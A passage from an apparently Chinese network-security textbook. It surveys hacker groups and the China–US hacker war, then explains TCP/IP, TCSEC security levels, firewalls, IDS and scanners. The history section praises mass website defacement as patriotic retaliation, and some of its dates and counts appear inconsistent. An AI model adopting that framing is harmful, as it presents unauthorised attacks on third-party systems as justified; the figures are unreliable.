黑客组织的诞生与黑客文化是有一定关系的，不同的黑客文化诞生了不同的黑客组织和黑客集团。他们各自宗旨不同，目标也不尽相同，但是他们都是代表着最先进黑客技术的群体。自从有了黑客概念，黑客组织也随之诞生了。目前，国内外的黑客组织举不胜举，只能从中列举一部分具有代表性的。

2002 年，柏林当地时间 5 月 9 日，德国 AllDas.de 网站发布了全球排名前 25 位的黑客和黑客集团，在总共 1946 个黑客和黑客集团中，排名榜首的为一个外号“银色上帝”（Silver Lords）的黑客组织，紧随其后的就是在中美黑客大战中臭名昭著的 PoisonBox。“中国红客联盟”（HUC）排名第 25 位。下面就是全球排名前 25 位的黑客和黑客集团列表：

1. Silver Lords
2. PoisonBox
3. Prime Suspectz
4. Hi-Tech Hate
5. Unknown
6. Demonios
7. Hackweiser
8. Quit Crew
9. WFD
10. limit.br
11. Gforce
12. Data Cha0s
13. BHS
14. WHO
15. JNB
16. xst
17. USDL
18. Supreme Entity
19. C0BR4S
20. fux0r Inc
21. Evil Angelica

22. Prophet

23. cr1m3 0rg4n1z4d0

24. InfernoZ

25. HUC

下面介绍我国的黑客组织。

“绿色兵团”是我国最大的民间黑客组织之一。作为最早的中国黑客组织，绿色兵团成员在短期内迅速壮大。1999 年 7 月 15 日，绿色兵团转轨拥有了自己的服务器和公司——上海绿盟计算机网络安全技术有限公司，启用域名 isbase.com 开站，公司名同年 10 月正式注册成功。

中国红客联盟，全称为中国红客网络技术联盟，对应的英文名字是 Honker Union of China（缩写 HUC），简称红客联盟（红盟）。红客联盟是一个非商业性的民间技术机构。主要由计算机爱好者组成，进行有计划有组织的计算机技术方面的研究、交流、整理和推广工作。同时，红客联盟是一个民间的爱国团体，不参与政治，一切言论和行动都建立在爱国和维护中国尊严的基础上，红盟的声音和行动是中华民族气节的体现。

国内部分黑客组织列表：

中国红客联盟——http://www.cnhonker.net/

绿色兵团——http://www.vertarmy.org/

中国鹰派——http://www.chinawill.com/

中国黑客联盟——http://www.cnhacker.com/

1.5 因特网上的战争

1. 中美黑客大战

近年来，国内外黑客事件不断发生，不仅扰乱了正常的网络秩序，而且还带来了严重的经济损失。特别是近来由于某些国家的强权政治和霸权主义思想有恃无恐，使得许多国家的安全和人权饱受威胁，网络的无国界性给某些人挑起网络大战提供了机会。这里回顾一下 2002 年的中美黑客大战。

中美黑客大战的初期，国外黑客 PoisonBox、Prophet、Acidklown、Hackweiser 和 Prime Suspectz 等 5 个美国黑客团体对我国展开了网络入侵。后来，Subex、SVUN 和 Hi-Tech Hate 等黑客团体也陆续加入。Hi-Tech Hate 原以美国军方为入侵对象，属于技术高超的黑客组织，此次也改旗易帜，将入侵目标对准了中国网站。

自 2002 年 4 月 4 日以后，美国 PoisonBox、Prophet、罪恶世界和 MIH 等臭名昭著的黑客组织相继对中国网站发动袭击，造成 40 多家网站服务一度中断，有 200 多家网站的页面被篡改，其中包括许多政府、企业及学校和科研机构的网站。

由于中美在技术等方面的差距，使得我国在这次网络大战中损失惨重。4 月 30 日，中国黑客以“中国红客联盟”的名义在网上发出“总动员令”，宣布向美国的网站发动反攻击。对战的火药桶正式点燃。至此，因特网历史上最大一次黑客对战开战，本次对战组织之严密、参加人数之众、被黑网站之多及持续时间之长，都是史无前例的。

中国方面参加的黑客组织主要有“红色联盟”、“绿色兵团”、“黑色联盟”和“中国鹰派”，中国大多数黑客一改往日单打独斗的作战风格，这次集体出击，相当有组织性。而美国方面除

PoisonBox、Prophet、Acidklown、hackweiser 和 Prime Suspectz 等 5 个美国黑客团体外，Subex、SVUN 和 Hi-Tech Hate 等黑客团体也陆续加入。随着时间推移，对战已不仅局限于中美之间，据外电报道，全世界的黑客都已介入这场网络战，而且阵营分明。支持美国的黑客来自沙特阿拉伯、巴基斯坦、印度、巴西、阿根廷和马来西亚，中国黑客则得到韩国、印尼和日本黑客的支持。

5 月 4 日，美国白宫的网站由于遭到入侵被迫中断了两个多小时，使这场“黑客大战”达到了高潮。5 月 8 日，中国红客联盟选在美国轰炸中国驻南斯拉夫使馆纪念日，发动最后一波网上卫国战。8 日入侵了 5 个美国网站，包括 3 个美国海军网站（美国海军资源网站，美国海军改革网站，美国海军后勤服务网站）。这次入侵宣告持续一个多月的中美黑客网络之战结束。

从 4 月 30 日大规模的入侵开始至 5 月 8 号止，美国被攻破的网站有 1600 多个，其中主要的网站（包括政府和军方的网站）有 900 多个。其中包括一些敏感的网站，如白宫、五角大楼、FBI、美中央情报局、美国航天航空局（NASA）、美国国会以及各大媒体等。据统计在本次入侵中，红客联盟攻陷的站点约占 6 成，中国鹰派约占 10%，其他中国主要黑客组织攻陷站点的比例约有 30%。而中国被攻破的网站有 1100 多个，其中政府和教育网站约占 72%，主要网站有 600 多个。从被入侵的网站综合分析看，80％以上的网站采用的操作平台为 Windows 2000 和 Windows NT，采用 UNIX 系统的不到 20%。

2. 其他相关黑客事件

据相关报道，本次中国红客大规模反击是中国红客第 6 次大规模行动。其他 5 次分别是：第 1 次是在 1997 年，印度尼西亚发生一系列排华反华事件，中国红客向印尼反华暴徒的网站发动了入侵。第 2 次是在 1999 年 5 月，以美国为首的北约轰炸中国驻南联盟大使馆后，中国上下一片愤怒，红客们袭击了美国能源部、内政部等因特网址。第 3 次是在 1999 年 7 月，李登辉公然抛出“两国论”后，中国台湾地区“国民大会”、“行政院”和“监察院”等网站均遭到了中国大陆地区红客的入侵。第 4 次是在 2000 年 1 月 23 日，日本右翼在大阪进行了以“南京大屠杀：20 世纪最大的谎言”为主题的大型集会，中国红客和海外华人黑客多次进入日本网站，回击日本右翼丑行。第 5 次是在今年二三月间，由于三菱事件、日航事件、松下事件、教科书事件和《台湾论》，中国黑客将入侵目标扩展到日本的官方网。

在美国发生恐怖事件之后的几天内，因特网黑客针对与阿富汗塔利班组织有关的网站发动了猛烈的入侵。其中，由于黑客入侵过于强烈，阿富汗总统官邸的官方网站 http://www.afghangovernment.org 几乎完全处于瘫痪状态。与其他一些与塔利班组织有关的网站也大多被黑客弄得面目全非，网站的主页几乎全都贴上了沙特流亡富翁本.拉登的照片，拉登被美国政府视作是策划这次恐怖事件的首要嫌犯。与此同时，一名为“The Chaos Computer Club”的著名黑客组织呼吁黑客不要再对与塔利班组织有关的网站进行入侵，这家黑客组织在其官方网站上表示，希望全世界的黑客都能够保持镇静，因为这种以牙还牙的报复方式并不能解决问题。

2001 年 12 月 9 日，一个名为“反印度队”（AIC）的黑客组织入侵了美国总审计局负责运营的 5 个因特网服务器。

据悉，这个黑客组织隶属“基地”穆斯林联盟。该联盟还包括 GForce 巴基斯坦黑客组织和巴基斯坦黑客俱乐部。在最近几个月里，“反印度队”已入侵了印度国内 28 个网站，据称总

审计局的网络是美国政府机构的网络系统中第一个被该组织黑客攻破的系统。

从上面所描写的这些黑客大战可以看出，黑客之间战争包含诸多因素，国家的、政治的、民族的、社会的和种族的等。谁是谁非暂且不论，但是作为每个中国人，必须清醒地认识到在计算机领域我国在整体上要比西方国家落后，但是黑客技术的特殊性决定了完全可以利用因特网的方便以及黑客技术的开放性来赶超西方国家。

每个国家都要面对未来信息战的挑战。所以，研究并跟踪黑客技术是发展有中国特色的网络安全之路。

第 2 章　黑客技术及网络安全基础知识

网络安全涉及到社会生活的方方面面，从建立防火墙、防病毒、信息安全和身份认证，到企业的规章制度、网络安全教育和国家的相关法律法规，直至必要的实时监控、安全检查、漏洞扫描和制定灵活有效的安全策略，进行网络安全的审计与管理。而黑客技术却是利用网络的各种漏洞进行诸如窃听、冒充、篡改和抵赖等各种手段侵犯用户的利益和隐私，对用户资料进行非授权访问和破坏。可以说，网络安全与黑客技术研究密不可分。

本章将从网络安全的基本知识 TCP/IP 开始介绍，在此基础上介绍网络安全设备，同时剖析了当前网络安全的缺陷及其分类，最后简单地介绍目前所流行的黑客工具。

通过本章的学习，读者将对网络安全的基本知识有所了解，同时掌握以下内容：

- 网络中存在哪些安全漏洞；
- 常见的网络安全设备有哪些，它们的作用和目的何在；
- 对常见的黑客工具有一个框架性的了解。

2.1　TCP/IP 协议集

在本节中，将介绍 TCP/IP（Transmission Control Protocol/ Internet Protocol）协议集。此协议集是因特网中的一组通信协议，通过它可以连接不同特性的计算机和网络。

2.1.1　TCP/IP 的起源

因特网起源于美国的 ARPAnet 计划，其目的是建立分布式的、存活力强的全国性信息网络。ARPAnet 基于分组交换的概念，在网络建设和应用发展的过程中，逐步产生了 TCP/IP 这一广泛应用的网络标准。

事实上，网际协议 IP（Internet Protocol）和传输控制协议 TCP（Transmission Control Protocol）是因特网所使用的网络协议中最核心的两个协议。因特网的其他网络协议都要用到这两个协议提供的功能。因而人们称整个因特网协议族为 TCP/IP 协议族，或简称为 TCP/IP。IP 提供基本的通信，TCP 提供应用程序所需要的其他功能。计算机中实现 TCP/IP 的软件称为 TCP/IP 软件或 TCP/IP 协议栈。一台计算机要能连入并使用因特网，必须装有并运行 TCP/IP 软件。

2.1.2　TCP/IP 介绍

TCP/IP 即传输控制/网际协议，又叫网络通信协议，这些协议是因特网的基础。TCP/IP 是网络中使用的基本的通信协议。虽然从名字上看 TCP/IP 包括两个协议，即传输控制协议（TCP）和网际协议（IP），但 TCP/IP 实际上是一组协议，它包括上百个各种功能的协议，如远程登录、文件传输和电子邮件等，而 TCP 和 IP 是保证数据完整传输的两个基本的重要协议。通常说 TCP/IP 是因特网协议族，而不单单是 TCP 和 IP。下面对 IP 和 TCP 分别加以简单描述。

1. IP

在因特网中，计算机之间的通信是以“数据报”为单元进行的。网际协议 IP 精确地定义

了数据报的组成格式，一个数据报由“报头”（header）和“数据”（data）组成。报头中包含着网络通信的控制信息，例如，该数据报发送者的 IP 地址和该数据报接收者的 IP 地址。数据部分包含着用户的数据。IP 还详细地规定了计算机应该如何处理和传递数据报直至数据报到达它的目的地。通信过程中，发送端的 IP 软件按 IP 规定的大小把用户的数据分割成若干段，每一段组成一个数据报。若接收者与发送者处于同一网络可直接通信，则把数据报直接发给接收者，完成通信。接收者与发送者往往处于不同的网络，不能直接通信。此时，发送端根据 IP 把数据报发往一台计算机进行中转，在计算机网络术语中这个中转计算机称为路由器；而该路由器又把数据报发往下一个路由器，如此重复，直到到达最后一个与接收者处于同一网络的路由器，由该路由器把数据报发给接收者，完成通信。对用户数据分割成的各个数据报来讲，以上所述的数据报的传递过程是相互独立的。也就是说，各个数据报在因特网中可能经过不同的路径抵达接收端。由于传送的路径不同，先发出的数据报有可能迟于后发出的数据报到达接收端，造成失序。由于各种问题，数据报在传送过程中会出错或丢失。IP 对这种失序、出错和丢失没有纠正功能。这类错误的纠正由别的协议（如 TCP）来完成。

2. TCP

IP 定义的传送机制有很多的优点，但它实现的是不可靠的传送。众多的因特网应用需要网络的传送是按序和无差错的。TCP 在 IP 基础上为各种应用提供可靠和按序的数据传送功能。TCP 定义了一套控制信息和规则。这些控制信息包括：检查数据是否出错的“检查和”、防止失序和重复的“序号”等。控制规则包括：接收端对正确接收到的数据要给发送端送一个确认信息，让发送端知道该数据已收妥；超过一定时间后未收到确认信息，发送端要重发未得到确认的数据等。运用这些规则和控制信息，IP 数据报的出错、丢失和失序等不足在 TCP 中得到弥补。IP 和 TCP 协同工作实现了可靠和按序的数据传送功能。

2.1.3 TCP/IP 的分层

TCP/IP 并不完全符合 OSI 的 7 层参考模型。传统的开放式系统互连参考模型是一种通信协议的 7 层抽象的参考模型，其中每一层执行某一特定任务。该模型的目的是使各种硬件在相同的层次上相互通信。这 7 层是：物理层、数据链路层、网路层、传输层、会话层、表示层和应用层。而 TCP/IP 通信协议采用了 4 层的层级结构，每一层都呼叫它的下一层所提供的网络来完成自己的需求。

（1）链路层。有时也称作数据链路层或网络接口层，通常包括操作系统中的设备驱动程序和计算机中对应的网络接口卡。它们一起处理与电缆（或其他任何传输媒介）的物理接口细节。

（2）网络层。有时也称作互联网层，处理分组在网络中的活动，例如分组的路由选择。在 TCP/IP 组件中，网络层协议包括 IP（网际协议），ICMP（因特网控制报文协议）和 IGMP（因特网组管理协议）。

（3）传输层。主要为两台主机上的应用程序提供端到端的通信。在 TCP/IP 组件中，有两个互不相同的传输协议：TCP（传输控制协议）和 UDP（用户数据报协议）。

TCP 为两台主机提供高可靠性的数据通信。它所做的工作包括把应用程序交给它的数据分成合适的小块再交给下面的网络层，确认接收到的分组，设置发送最后确认分组的超时时钟等。由于传输层提供了高可靠性的端到端的通信，因此应用层可以忽略所有这些细节。

而另一方面，UDP 则为应用层提供一种非常简单的服务。它只是把称作数据报的分组从

一台主机发送到另一台主机，但并不保证该数据报能到达另一端。任何必需的可靠性必须由应用层来提供。

这两种传输层协议在不同的应用程序中有不同的用途，这一点将在后面介绍到。

（4）应用层负责处理特定的应用程序细节。

2.1.4 TCP/IP 的应用层协议介绍

因特网的每种应用都是由两台或两台以上的计算机利用网络进行通信进而到互相协作而实现的。可以想像，对于不同的应用，需要有不同的计算机之间的通信和相互作用。为某个应用而制定的一套甚至多套通信和相应作用应遵守的规约称为应用协议。因特网的应用很多，从而应用协议也就很多。在这里不一一对它们的原理做解释。仅以如图 2-1 所示的形式给出目前常见的应用协议以及它们与 TCP/IP 的关系，简单说明图中的缩语，使读者对因特网协议族的总貌以及协议之间的关系有所了解。图中处于 TCP 和 UDP 以上的为应用协议。




图 2-1　TCP/IP 协议族层次示意图

TCP/IP 的基本传输单位是数据包（data gram），TCP 负责把数据分成若干个数据包，并给每个数据包加上包头（就像给一封信加上信封），包头上有相应的编号，以保证在数据接收端能将数据还原为原来的格式，IP 在每个包头上再加上接收端主机地址，这样数据找到自己要去的地方（就像信封上要写明地址一样），如果传输过程中出现数据丢失和数据失真等情况，TCP 会自动要求数据重新传输，并重新组包。总之，IP 保证数据的传输，TCP 保证数据传输的质量。不同的 TCP/IP 实现都会提供下面这些通用的应用程序。

（1）HTTP（Hypertext Transfer Protocol）：超文本传输协议，用于 World Wide Web 服务。

（2）Telnet（Remote Login）：提供远程登录功能，一台计算机用户可以登录到远程的另一台计算机上，如同在远程主机上直接操作一样。

（3）FTP（File Transfer Protocol）：远程文件传输协议，允许用户将远程主机上的文件拷贝到自己的计算机上。

（4）SMTP（Simple Mail Transfer Protocol）：简单邮件传输协议，用于传输电子邮件。

（5）NFS（Network File Server）：网络文件服务器，可使多台计算机透明地访问彼此的目录。

2.1.5 TCP/IP 协议族其他协议介绍

TCP/IP 协议族中包括上百个互为关联的协议，不同功能的协议分布在不同的协议层，下面简单介绍一些其他的非应用层的常用协议。

1. UDP（User Data gram Protocol）

用户数据包协议，它与 TCP 一样位于传输层，与 IP 配合使用，在传输数据时省去包头，但它不能提供数据包的重传，所以适合传输较短的文件。此外，UDP 对于数据包的顺序错误不重发，因此，UDP 不被应用于那些使用虚电路的面向连接的服务，UDP 主要用于那些面向查询—应答的服务，例如 NFS。相对于 FTP 或 Telnet，这些服务需要交换的信息量较小。使用 UDP 的服务包括 NTP（网络时间协议）和 DNS（DNS 也使用 TCP）。欺骗 UDP 包比欺骗 TCP 包更容易，因为 UDP 没有建立初始化连接，也就是说，与 UDP 相关的服务面临着更大的危险。

2. ICMP（Internet Control Message Protocol）

因特网控制信息协议，ICMP 是 IP 的附属协议。IP 层用它来与其他主机或路由器交换错误报文和其他重要信息。尽管 ICMP 主要被 IP 使用，但应用程序也有可能访问它。它主要是用来提供有关通向目的地址的路径信息。ICMP 的“ Redirect ”信息通知主机通向其他系统的更准确的路径，而“ Unreachable ”信息则指出路径有问题。另外，如果路径不可用了，ICMP 可以使 TCP 连接“ 体面地 ”终止。PING 是最常用的基于 ICMP 的服务。

3. IGMP（Internet Group Manage Protocol）

因特网组管理协议，它用来把一个 UDP 数据报多播到多个主机。

4. ARP（Address Resolution Protocol）

地址解析协议，用于从 IP 地址找出对应的以太网地址。

5. RARP（Reverse Address Resolution Protocol）

逆向地址解析协议，用于从以太网地址找出对应的 IP 地址。

2.2 操作系统的安全等级

操作系统是计算机中最重要的软件系统，是整个计算机系统安全的基础。微软公司从 Windows NT 操作系统的设计计划书就已经包括安全性并将其概念深入到整个操作系统的设计中，因此它的 Windows NT 系统相对地来说具有很高的安全性。但是，评价一个操作系统是否安全并不那么简单。

从 1981 年起，美国国防部计算机安全中心就开始全面研究计算机系统所处理的机密信息的保护要求和控制手段。1985 年底，开发出计算机安全标准《可信计算机系统评估准则》（TCSEC，Trusted Computer Standards Evaluation Criteria），即桔皮书（Orange Book）。

美国国防部计算机安全中心提出的安全性评估要求有如下几项。

- 安全策略：必须有一个明确的由系统实施的安全策略。
- 识别：必须惟一而可靠地识别每个主体，以便检查主体/客体的访问请求。
- 标记：必须给每个客体（目标）做一个“ 标号 ”，指明该客体的安全级别。这种结合必须做到对该目标进行访问请求时都能得到该标号以便进行对比。
- 可检查性：系统对影响安全的活动必须维持完整而安全的记录，这些活动包括系统新用户的引入、主体或客体的安全级别的分配和变化以及拒绝访问的企图。

- 保障措施：系统必须含实施安全性的机制并能评价其有效性。
- 连续的保护：实现安全性的机制必须受到保护以防止未经批准的改变。

该准则依据处理的信息等级和采取相应对策划分每一个安全等级。安全等级分为 4 类 7 级，依照各类级安全要求从低到高，依次为 D、C1、C2、B1、B2、B3 和 A 级。字母 A 到 D 分别代表了 4 种不同的安全级别，每一个安全性级别中，可用一个数字来进一步细分这一级别。

D 级：D 级是最低的安全保护等级。拥有这个级别的操作系统就像一个门户大开的房子，任何人可以自由进出，是完全不可信的。对于硬件来说，是没有任何保护措施，操作系统容易受到损害，没有系统访问限制和数据访问限制，任何人不需任何账户就可以进入系统，不受任何限制就可以访问他人的数据文件。这一级别只包含一个类别，它是那些已被评价，但不能满足较高级别要求的系统。属于这个级别的操作系统包括：DOS、Windows 和 Apple 的 Macintosh System 7.1。

C 级：自定式保护（Discretionary Protection），该等级的安全特点在于系统的对象（如文件、目录）可由其主体（如系统管理员、用户和应用程序）自定义访问权。例如管理员可以决定某个文件仅允许一特定用户读取和另一用户写入。该等级又依安全低、高分为 C1 和 C2 两个安全等级。

C1 级：又称选择性安全保护系统，它描述了一种典型的用在 UNIX 系统上的安全级别。这种级别的系统对硬件有某种程度的保护，但硬件受到损害的可能性仍然存在。用户拥有注册账号和口令，系统通过账号和口令来识别用户是否合法，并决定用户对程序和信息拥有什么样的访问权。

这种访问权是指对文件和目标的访问权。文件的拥有者和超级用户可以改动文件中的访问属性，从而对不同的用户给予不同的访问权，例如，让文件拥有者有读、写和执行的权力，给同组用户读和执行的权力，而给其他用户以读的权力。

另外，许多日常的管理工作由超级用户来完成，如创建新的组和新的用户。超级用户拥有很大的权力，所以它的口令一定要保存好，不要几个人共享。

C1 级保护的不足之处在于用户可以直接访问操纵系统的超级用户。C1 级不能控制进入系统的用户的访问级别，所以用户可以将系统中的数据任意移走，他们可以控制系统配置，获取比系统管理员允许的更高权限，如改变和控制用户名。

C2 级：除了 C1 包含的特征外，C2 级别还包含有访问控制环境。该环境具有进一步限制用户执行某些命令或访问某些文件的权限，而且还加入了身份验证级别。另外，系统对发生的事件加以审计，并写入日志当中，如什么时候开机，哪个用户在什么时候从哪儿登录等，这样通过查看日志，就可以发现入侵的痕迹（如多次登录失败），也可以大致推测出可能有人想强行闯入系统。审计可以记录下系统管理员执行的活动，审计还加有身份验证功能，这样就可以知道谁在执行这些命令。审计的缺点在于它需要额外的处理器时间和磁盘资源。

使用附加身份认证就可以让一个 C2 系统用户在不是超级用户的情况下有权执行系统管理任务。

授权分级使系统管理员能够给用户分组，授予他们访问某些程序的权限或访问分级目录。

另一方面，用户权限可以以个人为单位授权用户对某一程序所在目录进行访问。如果其他程序和数据也在同一目录下，那么用户也将自动得到访问这些信息的权限。

能够达到 C2 级的常见操作系统包括：UNIX 系统、XENIX、Novell 3.x 或更高版本和

Windows NT。

B 级：强制式保护（Mandatory Protection），该等级的安全特点在于由系统强制的安全保护，在强制式保护模式中，每个系统对象（如文件和目录等资源）及主题（如系统管理员、用户和应用程序）都有自己的安全标签（Security Label），系统即依据用户的安全等级赋予他对各对象的访问权限。B 级中有 3 个子级别：B1 级、B2 级和 B3 级。

B1 级：即标志安全保护。它是支持多级安全（比如秘密和绝密）的第 1 个级别，这个级别说明一个处于强制性访问控制之下的对象，系统不允许文件的拥有者改变其许可权限。拥有 B1 级安全措施的计算机系统，随操作系统而定。政府机构和防御系统承包商们是 B1 级计算机系统的主要拥有者。

B2 级：又叫做结构保护，要求计算机系统中所有的对象都加标签，而且给设备（磁盘、磁带和终端）分配单个或多个安全级别。这是提出较高安全级别的对象与另一个较低安全级别的对象相通信的第 1 个级别。

B3 级：又称为安全区域保护。它使用安装硬件的方式来加强安全区域保护。例如，内存管理硬件用于保护安全区域免遭无授权访问或其他安全区域对象的修改。该级别要求用户通过一条可信任途径连接到系统上。

A 级：可验证之保护（Verified Protection）。A 级可验证设计是当前的最高级别，包括了一个严格的设计、控制和验证过程。与前面提到的各级别一样，这一级别包含了较低级别的所有特性。设计必须是从数学角度上经过验证的，而且必须进行秘密通道和可信任分布的分析。这里，可信任分布的含义是，硬件和软件在物理传输过程中已经受到保护，以防止破坏安全系统。

在上述 8 个级别中，B1 级和 B2 级的级差最大，因为只有 B2、B3 和 A 级才是真正的安全等级，它们至少经得起程度不同的严格测试和入侵。目前，我国普遍应用的计算机操作系统大都是引进国外的属于 C1 级和 C2 级产品。因此，开发我国自己的高级别的安全操作系统和数据库的任务迫在眉睫，其开发工作也是十分艰巨的。

2.3 网络安全设备

事实上，网络安全设备的范围很广，凡是设计目的是为了保证网络安全的设备（包括硬件和软件）都可以称之为网络安全设备。具体来讲，网络安全设备一般包括有防火墙、入侵检测系统、安全路由器、防病毒系统、系统漏洞扫描风险评估系统、物理隔离系统和安全操作系统等。本节将选择性地介绍若干网络安全设备。

首先介绍防火墙，防火墙是指设置在不同网络（如可信任的企业内部网和不可信任的公共网）或网络安全域之间的一系列部件的组合。它是不同网络或网络安全域之间信息的惟一出入口，能根据企业的安全政策控制（允许、拒绝和监测）出入网络的信息流，且本身具有较强的抗入侵能力。它是提供信息安全服务，实现网络和信息安全的基础设施。

在逻辑上，防火墙是一个分离器，一个限制器，同时也是一个分析器，有效地监控了内部网和因特网之间的任何活动，保证了内部网络的安全。

防火墙主要有以下几种功能。

（1）防火墙是网络安全的屏障，一个防火墙（作为阻塞点、控制点）能极大地提高一个内

部网络的安全性，并通过过滤不安全的服务而降低风险。

（2）防火墙可以强化网络安全策略，通过以防火墙为中心的安全方案配置，能将所有安全软件（如口令、加密、身份认证和审计等）配置在防火墙上。

（3）对网络存取和访问进行监控审计。

（4）防止内部信息的外泄。

除了安全作用，防火墙还支持具有因特网服务特性的企业内部网络技术体系 VPN。通过 VPN，将企事业单位在地域上分布在全世界各地的 LAN 或专用子网，有机地联成一个整体。不仅省去了专用通信线路，而且为信息共享提供了技术保障。

防火墙一般可以分为 4 种类型：网络级防火墙（也叫包过滤型防火墙）、应用级网关、电路级网关和规则检查防火墙。在后续的章节将对其进行更详细的阐述。

谈到网络安全，人们第一个想到的是著名的防火墙系统。人们认为它可以保护处于防火墙后的网络不受外界的侵袭和干扰，但随着网络技术的发展，网络结构日趋复杂，传统防火墙在使用的过程中暴露出以下的不足和弱点。

（1）传统的防火墙在工作时，就像戒备森严的公司大厦，虽有保安的巡逻守护，却低档不住乔装的员工甚至家贼的偷袭，因为入侵者可以伪造数据绕过防火墙或者找到防火墙后可能敞开的后门。

（2）防火墙完全不能防止来自网络内部的袭击，通过调查发现，将近 65%的入侵都将来自于内部，对于那些对企业心怀不满或“卧底”的员工来说，防火墙形同虚设。

（3）由于防火墙性能上的限制，通常它不具备实时监控入侵的能力，而这一点，对于防御目前技术在不断更新的入侵来说是至关重要的。

（4）防火墙对于病毒的侵袭也束手无策。正因为如此，那些认为在因特网入口处设置防火墙系统就足以保护企业网络安全的想法是不切实际的。也正是这诸多的因素引起了人们对入侵检测技术的研究及开发。正因为防火墙有如此多的不足和弱点，所以入侵检测系统作为其合理的补充也就应运而生了。

所谓的入侵检测系统（Intrusion Detection System，IDS）就是指这样一个系统，它能对网络或操作系统上的可疑行为做出策略反应，及时切断资料入侵源和记录，并通过各种途径通知网络管理员，最大幅度地保障系统安全。该系统是防火墙的合理补充，帮助系统对付网络入侵，扩展系统管理员的安全管理能力（包括安全审计、监视、进攻识别和响应），提高信息安全基础结构的完整性，被认为是防火墙之后的第 2 道安全闸门，它在不影响网络性能的情况下能对网络进行监测，从而提供对内部入侵、外部入侵和误操作的实时保护，最大幅度地保障系统安全。它在网络安全技术中起到了不可替代的作用，是安全防御体系的一个重要组成部分。

本书的第 7 章将会对入侵检测系统做详细的介绍。

2.3.1 安全扫描系统

安全扫描系统（系统漏洞扫描系统）就是对计算机系统或者其他网络设备进行安全相关的检测，以找出安全隐患和可被黑客利用的漏洞。显然，安全扫描软件是把双刃剑，黑客利用它入侵系统，而系统管理员掌握它以后又可以有效地防范黑客入侵。因此，安全扫描是保证系统和网络安全必不可少的手段，必须仔细研究利用。

安全扫描通常采用两种策略，第 1 种是被动式策略，第 2 种是主动式策略。所谓被动式策

略就是基于主机之上，对系统中不合适的设置、脆弱的口令以及其他同安全规则抵触的对象进行检查；而主动式策略是基于网络的，它通过执行一些脚本文件模拟对系统进行入侵的行为并记录系统的反应，从而发现其中的漏洞。利用被动式策略扫描称为系统安全扫描，利用主动式策略扫描称为网络安全扫描。

1. 安全扫描的 4 种检测技术

相信读者已经对安全扫描有了一个初步的认识，这里进一步介绍安全扫描的 4 种检测技术。

（1）基于应用的检测技术，它采用被动和非破坏性的办法检查应用软件包的设置，发现安全漏洞。

（2）基于主机的检测技术，它采用被动的、非破坏性的办法对系统进行检测。通常，它涉及到系统的内核、文件的属性和操作系统的补丁等问题。这种技术还包括口令解密，把一些简单的口令剔除。因此，这种技术可以非常准确地定位系统问题，发现系统漏洞。它的缺点是与平台相关，升级复杂。

（3）基于目标的漏洞检测技术，它采用被动的、非破坏性的办法检查系统属性和文件属性（如数据库和注册号等）。通过消息文摘算法对文件的加密数进行检验。这种技术的实现是运行在一个闭环上不断地处理文件、系统目标和系统目标属性，然后产生检验数，把这些检验数同原来的检验数相比较，一旦发现改变就通知管理员。

（4）基于网络的检测技术，它采用积极的、非破坏性的办法来检验系统是否有可能被入侵崩溃。它利用了一系列的脚本模拟对系统进行入侵的行为，然后对结果进行分析。它还针对已知的网络漏洞进行检验。网络检测技术常被用来进行穿透实验和安全审计。这种技术可以发现一系列平台的漏洞，也容易安装。但是，它可能会影响网络的性能。

优秀的安全扫描产品应该是综合了以上 4 种方法的优点，最大限度的增强漏洞识别的精度。

2. 安全扫描在网络部署安全策略中所处的重要地位

从前面的介绍可以看出安全扫描在维护计算机安全方面起到的重要作用，但仅仅装备安全扫描软件是不够的。现有的信息安全产品中主要包括以下几个部分（安全扫描属于评估部分）：防火墙、反病毒、加强的用户认证、访问控制和认证、加密、评估、记录报告和预警，安全固化的用户认证和物理安全。这样，在部署安全策略时，有许多其他的安全基础设施要考虑进来，如防火墙、病毒扫描器、认证与识别产品、访问控制产品、加密产品和虚拟专用网等。如何管理这些设备，是安全扫描系统和入侵检测软件（入侵检测软件往往包含在安全扫描系统中）的职责，通过监视事件日志，系统受到入侵后的行为和这些设备的信号做出反应。这样，安全扫描系统就把这些设备有机地结合在一起。因此，安全扫描是一个完整的安全解决方案中的一个关键部分，在企业部署安全策略中处于非常重要的地位。

读者可能已经注意到防火墙和安全扫描的同时存在，这是因为防火墙是不够的。防火墙充当了外部网和内部网的一个屏障，但是并不是所有的外部访问都是通过防火墙的。比如，一个未经认证的调制解调器把内部网连到了外部网，就对系统的安全构成了威胁。此外，安全威胁往往并不全来自外部，很大一部分来自内部。另外，防火墙本身也很有可能被黑客攻破。

3. 安全扫描系统的功能

在结合了入侵检测功能后，安全扫描系统具有以下功能。

(1) 协调了其他的安全设备。

(2) 使枯燥的系统安全信息易于理解，告诉了用户系统发生的事情。

(3) 跟踪用户进入系统，在系统中的行为和离开系统的信息。

(4) 可以报告和识别文件的改动。

(5) 纠正系统的错误设置。

(6) 识别正在受到的入侵。

(7) 减轻系统管理员搜索最近黑客行为的负担。

(8) 使得安全管理可由普通用户负责。

(9) 为制定安全规则提供依据。

但必须注意，安全扫描系统不是万能的。首先，它不能弥补由于认证机制薄弱带来的问题，但不能弥补由于协议本身的问题。此外，它不能处理所有的数据包入侵，当网络繁忙时它也分析不了所有的数据流。当受到入侵后要进行调查，离不开安全专家的参与。

4. 网络安全和系统安全的主要薄弱环节

要正确部署安全策略、有针对性的使用安全扫描产品，有必要了解安全的主要薄弱环节在哪里。下面提到的 3 个问题是产生安全漏洞的主要原因。

(1) 软件自身安全性差。很多软件在设计时忽略或者很少考虑安全性问题，考虑了安全性的软件产品也往往因为开发人员缺乏安全培训、没有经验而造成了安全漏洞。这样产生的安全漏洞分为两类：第 1 类是由于操作系统本身设计缺陷带来的安全漏洞，这类漏洞将被运行在该系统上的应用程序所继承；第 2 类是应用软件程序的安全漏洞。第 2 类漏洞更为常见，更需要得到广泛的关注。

(2) 安全策略不当。保证系统安全不是仅仅使用个别安全工具就能做到的，需要在对网络进行总体分析的前提下制定安全策略，并且用一系列的安全软件来实现一个完整的安全解决方案。常见的错误例子是使用了防火墙而忽略了扫描系统，或者相反。

